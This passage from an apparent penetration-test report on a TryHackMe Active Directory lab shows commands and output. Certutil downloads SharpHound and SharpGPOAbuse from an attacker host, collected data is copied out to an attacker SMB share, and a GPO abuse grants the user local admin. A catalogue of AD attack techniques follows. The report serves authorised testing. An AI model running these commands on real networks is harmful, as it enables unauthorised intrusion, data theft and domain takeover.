
# Execute for collection to take place
.\SharpHound.exe -c All --zipfilename VULNNET
```

```
PS C:\Users\enterprise-security\Downloads> certutil -URLcache -split -f http://10.13.1.3:9090/SharpHound.exe C:\Users\enterprise-security\Downloads\SharpHound.exe
**** Online ****
000000 ...
0ff000
CertUtil: -URLCache command completed successfully.
PS C:\Users\enterprise-security\Downloads> PS C:\Users\enterprise-security\Downloads> .\SharpHound.exe -c All --zipfilename VULNNET
2023-07-21T13:28:31.6269518-07:00[INFORMATION]This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
```

```
# Commands used on target to upload files via SMB share
net use x: \\10.13.1.3\share /user:guest guest
cmd /c copy 20230721132916_VULNNET.zip x:
```

```
PS C:\Users\enterprise-security\Downloads> net use x: \\10.13.1.3\share /user:guest guest
The command completed successfully.
PS C:\Users\enterprise-security\Downloads> PS C:\Users\enterprise-security\Downloads> cmd /c copy 20230721132916_VULNNET.zip x:
1 file(s) copied.
PS C:\Users\enterprise-security\Downloads> PS C:\Users\enterprise-security\Downloads>
```


We take our loot and feed it to Bloodhound. Here we can see the lay of the AD environment.



Querying Bloodhound, we find that our enterprise-security user has GenericWrite access on the security-pol-vn GPO which is being applied to essentially all objects within the vulnnet.local domain. We are going to add our user "enterprise-security" to the Domain Admin group of the Domain Controller.

```
# Win command to download our tools
certutil -URLcache -split -f http://10.13.1.3:9090/SharpGPOAbuse.exe C:\Enterprise-Share\SharpGPOAbuse.exe
```

Before Permission change:

IMAGE

```
# Execute tool on target to PE
.\SharpGPOAbuse.exe --AddComputerTask --TaskName "Debug" --Author vulnnet\administrator --Command "cmd.exe" --Arguments "/c net localgroup administrators enterprise-security /add" --GPOName "SECURITY-POL-VN"
```

```
C:\Users\enterprise-security\Downloads>.\SharpGPOAbuse.exe --AddComputerTask --TaskName "Debug" --Author vulnnet\administrator --Command "cmd.exe" --Arguments "/c net localgroup administrators enterprise-security /add" --GPOName "SECURITY-POL-VN"
[+] Domain = vulnnet.local
[+] Domain Controller = VULNNET-BC3TCK1SHNQ.vulnnet.local
[+] Distinguished Name = CN=Policies,CN=System,DC=vulnnet,DC=local
[+] GUID of "SECURITY-POL-VN" is: {3182F340-816D-11D2-945F-00C04F89B4F9}
[+] Creating file \\vulnnet.local\SysVol\vulnnet.local\Policies\{3182F340-816D-11D2-945F-00C04F89B4F9}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
[+] Done!
C:\Users\enterprise-security\Downloads>
```

We need to push an update on the GPO so it can take an effect and run our command.

```
gpupdate /force
```


After Permission change:

```
C:\Users\enterprise-security\Downloads>net user enterprise-security
net user enterprise-security
User name                enterprise-security
Full Name                Enterprise Security
Comment                 TryHackMe
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2/23/2021 4:01:37 PM
Password expires         Never
Password changeable      2/24/2021 4:01:37 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               7/23/2023 6:06:58 PM

Logon hours allowed      All

Local Group Memberships  *Administrators
Global Group memberships *Domain Users
The command completed successfully.
```

TEST CASES

COMPLETED

1. (Capture Network Traffic) listen on the wire for interesting network traffic.
- 07/16/2023 by Robert Garcia – We are going to leave tcpdump running while we scan our target.
2. (Aerosting Accounts) It's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the Do not require Kerberos pre-authentication setting enabled. Many vendor installation guides specify that their service account be configured in this way. The authentication service reply (AS_REP) is encrypted with the account's password, and any domain user can request it. Once we get this we can take it for offline recovery of the hashes.
3. (Situational Awareness)
A common step in the life-cycle of a red team engagement is to gather as much information is possible for the compromised environments and the domain network. This activity is often called situational awareness and there is no defined list of commands that a red teamer should execute. However, all the gathered information in that stage will determine the next actions toward privilege escalation and lateral movement and will assist to map the domain.
4. (Abuse Insecure Protocols) start analyzing the network protocols in use, and see where you can "step in" to capture/pass or otherwise abuse credentials.
5. (Password Hunt) The art of password hunting on a target Windows machine as a means to escalate privileges either horizontally or vertically. These are various techniques to hunt for passwords, as well as some common locations they are stored.
6. (User Privileges) Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.
7. (Blood Hound Collection) Bloodhound is a graphical interface that allows you to visually map out the network. This tool along with SharpHound which is similar to PowerView takes the user, groups, trusts etc. of the network and collects them into .json files to be used inside of Bloodhound

IN PROGRESS

- None.

NOT TESTED

- None.

NOT APPLICABLE


8. (Insecure GUI Apps)
Certain applications may be running or may be allowed to run with higher privileges than the current user due to their need to access particular system files or simply due to misconfigurations. Since anything done within the said application will be executed with the privileges of the process, if it allows to perform other actions such as opening a command prompt or running executables those will also be executed with high privileges, therefore allowing to escalate privileges.
9. (AlwaysInstallElevated) Windows installer files (also known as .msi files) are used to install applications on the system. They usually run with the privilege level of the user that starts it. However, these can be configured to run with higher privileges from any user account (even unprivileged ones). This could potentially allow us to generate a malicious MSI file that would run with admin privileges.
10. (DLL Hijacking) DLL hijacking is a hacking technique that tricks a legitimate/trusted application into loading an arbitrary – and often malicious – DLL.
There are many forms of DLL hijacking, such as:
 - DLL replacement
 - DLL search order hijacking
 - Phantom DLL hijacking
 - DLL redirection
 - WinSxS DLL replacement (sideloading)
 - Relative path DLL Hijacking
11. (Autorun Startup Registry Keys) Certain programs that get downloaded will by default create a value in one of the startup registry keys, allowing the program to automatically start when either a specific user logs on or when any user logs. Alternatively, an administrator can set any program of their choosing to autostart by making a custom value in one of these keys. The values for these keys can be set under the context of the current user or they can be set for the machine. If the keys for the current user are set to execute a program on login, the startup key will only execute when that specific user logs on. This means we cannot abuse this to get a shell as a different user. However, when the machine key is set, the program will execute for ANY user that logs on under the context of that user. This means that when an Administrator logs in, we will receive an Administrator reverse shell!
12. (Insecure Service Permission) will be exploring yet another technique that involves weak permissions; however, instead of a folder/file misconfiguration, this time we will be exploiting weak service permissions. We will find that an interesting service is running, which permits too much access to standard users on the system. Once the misconfiguration has been enumerated, we will see how we can modify the services binary path to point to a malicious executable in a folder that we control. From there, we will restart the service and elevate it to a SYSTEM shell.
13. (Weak Registry Key Permissions) loose permissions on a service registry key can lead to privilege escalation from the standard user to the local SYSTEM.
14. (Print Nightmare) PrintNightmare is a critical security vulnerability affecting the Microsoft Windows operating system. There are two variants, one permitting remote code execution (CVE-2021-34527), and the other leading to privilege escalation (CVE-2021-1675).
15. (MS14-025) Once upon a time, you used to be able to set up a group policy to push out local accounts to systems. For example, if I wanted to have a static account called 7MSADMIN, I could spin up a GPO with these creds in it and push it out to all my boxes. Cool, right! Well, the said part is at one point Microsoft published the key to decrypt the passwords. So now anybody with a valid cred in an AD environment can crack these passwords in a blink of an eye. So as pentesters, should we look for these easily decryptable password values? OF

COURSE! Again, if you've got a valid AD account, finding these password values is a cinch.

16. (PetiPotam) aka. MSEFSRPC can result in any attacker triggering a Domain Controller using PetitPotam to NTLM relay credentials to a host of choice. The Domain Controller's NTLM Credentials can then be relayed to the Active Directory Certificate Services (AD CS) Web Enrollment pages, and a DC certificate can be enrolled. This certificate can then be used to request a TGT (Ticket Granting Ticket) and compromise the entire domain through Pass-The-Ticket.
17. (Abuse Process running) Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.
18. (Password Spray) The password policy in a lot of Active Directory environments is not great. We have seen many that have an 8-character minimum and complexity disabled, which allows for easily pwnable passwords like Password or Password1. But even with password complexity requirements set to something a little stronger, we find that people love to use a "season plus year" combination, with maybe a special character at the end. All that to say if we are stuck with only our testing account credential during a pentest, we might be able to snag some more accounts from people using easily pwnable passwords aka one manner to do this is password spray.
19. (Kerberoasting) Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password. The Microsoft implementation of Kerberos can be a bit complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients and the type of encryption used, and the key material used to encrypt and sign Kerberos tickets.
20. (NoPac: aka.SamAccountName Spoofing)
Microsoft recently published two critical CVEs related to Active Directory (CVE-2021-42278 and CVE-2021-42287), which when combined by a malicious actor could lead to privilege escalation with a direct path to a compromised domain. In mid-December 2021, a public exploit that combined these two Microsoft Active Directory design flaws (referred also as "noPac") was released. The exploit allowed the escalation of privileges of a regular domain user to domain administrator, which enables a malicious actor to launch multiple attacks such as domain takeover
21. (ZEROlogon Attack)
ZeroLogon is a vulnerability in the cryptography of Microsoft's Netlogon process that allows an attack against Microsoft Active Directory domain controllers. ZeroLogon enables a hacker to impersonate any computer, including the root domain controller. This will break Domain Controller (call the client and let them know). You also have to Restore the Server back to a normal state
22. (Windows Kernel)
Kernel exploits can be thought of in two groups: kernel exploits for Modern Windows OS versions: Windows 10 / Server 2016 / Server 2019 and kernel exploits for everything prior to these versions.
23. (Unquoted Service Path)
When it comes to Windows Privilege Escalation techniques, a common escalation path is to leverage misconfigured services. There are many ways that services can be misconfigured; however, by far the most interesting case are unquoted service paths. An unquoted service path vulnerability is where you have a path to a service executable and the folder names along that path have spaces in them without quotations.
24. (Scheduled Tasks)
Similar to many of the Windows privilege escalation techniques, this one has to do with weak

folder permissions as well. Specifically, we will be targeting a folder where a scheduled task is executing from and that also allows a standard user to write in.

25. (Low-hanging fruit) This is to validate if there is any low-hanging fruit on the network. We want to test several scans that can give easy access to an APT. These exploits can lead to PE or complete DC access with some effort and luck.
26. (Auto Relay Attack) Types of attacks you can see might be LLMNR Poisoning, SMB relay attacks, DNS for IPV6 attacks, Passback, and URL file attacks.
27. (Startup Applications) On Windows machines, there are multiple ways to automatically start a program, which include: services, startup registry keys, and startup applications. In terms of Windows privilege escalation, most often we will find that vulnerabilities that affect programs that start automatically are due to weak file/folder permissions
28. (Pass the Hash attack) A Pass-the-Hash (PtH) attack is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems. With this technique, the threat actor doesn't need to decrypt the hash to obtain a plain text password. PtH attacks exploit the authentication protocol, as the hash of the password remains static for every session until the password is rotated. Attackers commonly obtain hashes by scraping a system's active memory and other techniques.
29. (Description field Info) system administrators frequently use the Active Directory Users and Computers GUI tool to manage users, and in doing so will often use the Description field to populate information about individual users. Specifically, the Description field will be used to talk about what an account is for, what office a user is located in, a note saying the employee was terminated on such-and-such date, etc.
30. (Kerberos Protocol (MS14-068) The MS14-068 flaw in Kerberos allows a regular authenticated domain account to elevate permissions to compromise an entire domain. Recently Sylvain Monne' (kudos and awesome work to Sylvain) released PoC code in order to gain access to an administrative share utilizing the Kerberos flaw. A regular user could grab a Kerberos token and then authenticate for example to a domain controller's shares.
31. (Azure AD Exploit) If you are able to compromise a server containing the Azure AD Connect service and gain access to either the DSyncAdmins or local Administrators groups, what you have is the ability to retrieve the credentials for an account capable of performing a DCSync.




AGSOLUTIONSADP

Cyber at your service

VULNERABILITIES-TO-ASSETS

1. **Critical** - (OWASP A03) - Injection - Code Injection
 - **Open** - 10.10.17.7
2. **Critical** - (Active Directory) LLMNR/NBT-NS Poisoning
 - **Open** - 10.10.17.7
3. **Critical** - Weak or No Password Set
 - **Open** - 10.10.17.7
4. **High** - Remote Code Execution (RCE) via File Manipulation Vulnerability
 - **Open** - 10.10.17.7
5. **High** - Dictionary-based Password Attack on Discovered Hashes
 - **Open** - 10.10.17.7
6. **High** - Privilege Abuse (GenericWrite)
 - **Open** - 10.10.17.7




AGSOLUTIONSADP

Cyber at your service

ASSETS-TO-VULNERABILITIES

1. 10.10.17.7

- Critical – Open - (OWASP A03) - Injection - Code Injection
- Critical – Open - (Active Directory) LLMNR/NBT-NS Poisoning
- Critical – Open - Weak or No Password Set
- High – Open - Remote Code Execution (RCE) via File Manipulation Vulnerability
- High – Open - Dictionary-based Password Attack on Discovered Hashes
- High – Open - Privilege Abuse (GenericWrite)



AGSOLUTIONSADP

Cyber at your service